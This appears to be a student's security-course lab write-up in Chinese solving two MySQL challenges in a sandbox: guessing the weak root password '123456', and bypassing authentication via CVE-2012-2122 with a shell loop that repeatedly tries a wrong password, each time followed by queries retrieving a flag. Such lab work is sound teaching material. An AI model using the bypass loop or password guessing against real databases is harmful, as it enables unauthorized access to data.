

系统安全平台第八次作业

第一题

1.弱密码 (50分)

题目描述:

弱口令没有严格和准确的定义, 通常认为容易被别人猜测到或被破解工具破解的口令均为弱口令。弱密码漏洞, 即由于 MySQL 数据库 root 账户的密码设置简单, 为弱密码, 很容易爆破成功。MySQL 数据库的登录密码是典型的弱密码, 并且有远程登录的权限, 攻击者可以通过 sqlmap 等工具破解出弱密码, 登录数据库并且获取数据库当中的随机 flag。

答案:

已生成虚拟环境

[前往远程桌面](#)

[删除虚拟环境](#)

① 倒计时: 0 小时, 59 分钟, 57 秒



利用远程登录命令登录 mysql “`mysql -h ip -u root -p`”, 根据题目提示 sql 弱密码, 尝试一下常见的弱密码, 发现密码是“123456”。

```
Terminal - root@3fa65d373424:~
File Edit View Terminal Tabs Help
[root@3fa65d373424 ~]# mysql -h 1.6.255.3 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.35-1ubuntu1 (Ubuntu)


Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql>
```

利用“`show databases;`”查看所有数据库，发现有两个命名不寻常的数据库，分别为“`sqlr`”和“`sqlru`”。



```
Terminal - root@3fa65d373424:~  
File Edit View Terminal Tabs Help  
Your MySQL connection id is 40  
Server version: 5.5.35-1ubuntu1 (Ubuntu)  
  
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| sqlr |  
| sqlru |  
+-----+  
5 rows in set (0.00 sec)  
  
mysql>
```

使用命令“`use sqlru;`”选择 `sqlru` 数据库，再利用“`show tables;`”查看数据库中的表。



```
Terminal - root@3fa65d373424:~  
File Edit View Terminal Tabs Help  
  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| sqlr |  
| sqlru |  
+-----+  
5 rows in set (0.00 sec)  
  
mysql> use sqlru;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_sqlru |  
+-----+  
| users |  
+-----+  
1 row in set (0.00 sec)  
  
mysql>
```

最后利用命令“`select * from users;`”可得到 `flag`。

```
Terminal - root@3fa65d373424:~  
File Edit View Terminal Tabs Help  
5 rows in set (0.00 sec)  
  
mysql> use sqlru;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_sqlru |  
+-----+  
| users            |  
+-----+  
1 row in set (0.00 sec)  
  
mysql> select * from users;  
+-----+-----+-----+  
| id | username | password |  
+-----+-----+-----+  
| 1  | test    | 1621594376 |  
+-----+-----+-----+  
1 row in set (0.01 sec)  
  
mysql>
```

第二题

2. MySQL身份认证绕过漏洞 (CVE-2012-2122) (50分)

题目描述:

- 当连接MariaDB/MySQL时，输入的密码会与期望的正确密码比较，由于不正确的处理，会导致即便是memcmp()返回一个非零值，也会使MySQL认为两个密码是相同的。也就是说只要知道用户名，不断尝试就能直接登入SQL数据库。受影响的数据库版本MariaDB versions from 5.1.62, 5.2.12, 5.3.6, 5.5.23以下。
- MySQL versions from 5.1.63, 5.5.24, 5.6.6以下。

靶机的数据库端口号为3306

答案:

已生成虚拟环境

[前往远程桌面](#)

[截断虚拟环境](#)

① 倒计时: 0 小时, 54 分钟, 39 秒



第二题是一个经典 CVE 漏洞，利用命令 “`for i in `seq 1 1000`;
do mysql -uroot -pwrong -h ip -P3306 ; done`”，可绕过身份认证进入数据库。

```
Terminal - root@4c09570104cb:~  
File Edit View Terminal Tabs Help  
[root@4c09570104cb ~]# for i in `seq 1 1000`; do mysql -uroot -pwrong -h 1.6.254.3 -P3306 ; done
```

接下来的操作与第一题一致，显而易见，flag 在 “test_flag” 中。

```
Terminal - root@4c09570104cb:~  
File Edit View Terminal Tabs Help  
Warning: Using a password on the command line interface can be insecure.  
ERROR 1045 (28000): Access denied for user 'root'@'1.6.254.2' (using password: YES)  
Warning: Using a password on the command line interface can be insecure.  
ERROR 1045 (28000): Access denied for user 'root'@'1.6.254.2' (using password: YES)  
Warning: Using a password on the command line interface can be insecure.  
ERROR 1045 (28000): Access denied for user 'root'@'1.6.254.2' (using password: YES)  
Warning: Using a password on the command line interface can be insecure.  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 166  
Server version: 5.5.23 Source Distribution  
  
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| test |  
| test_flag |  
+-----+  
5 rows in set (0.00 sec)
```

```
Terminal - root@4c09570104cb:~  
File Edit View Terminal Tabs Help  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| test |  
| test_flag |  
+-----+  
5 rows in set (0.00 sec)  
  
mysql> use test_flag  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_test_flag |  
+-----+  
| flag_tab |  
+-----+  
1 row in set (0.00 sec)
```

```
mysql> select * from flag_tab;
```

```
+-----+-----+  
| id | flag |  
+-----+-----+  
| 1 | 74468531 |  
+-----+-----+
```

```
1 row in set (0.00 sec)
```

```
mysql> █
```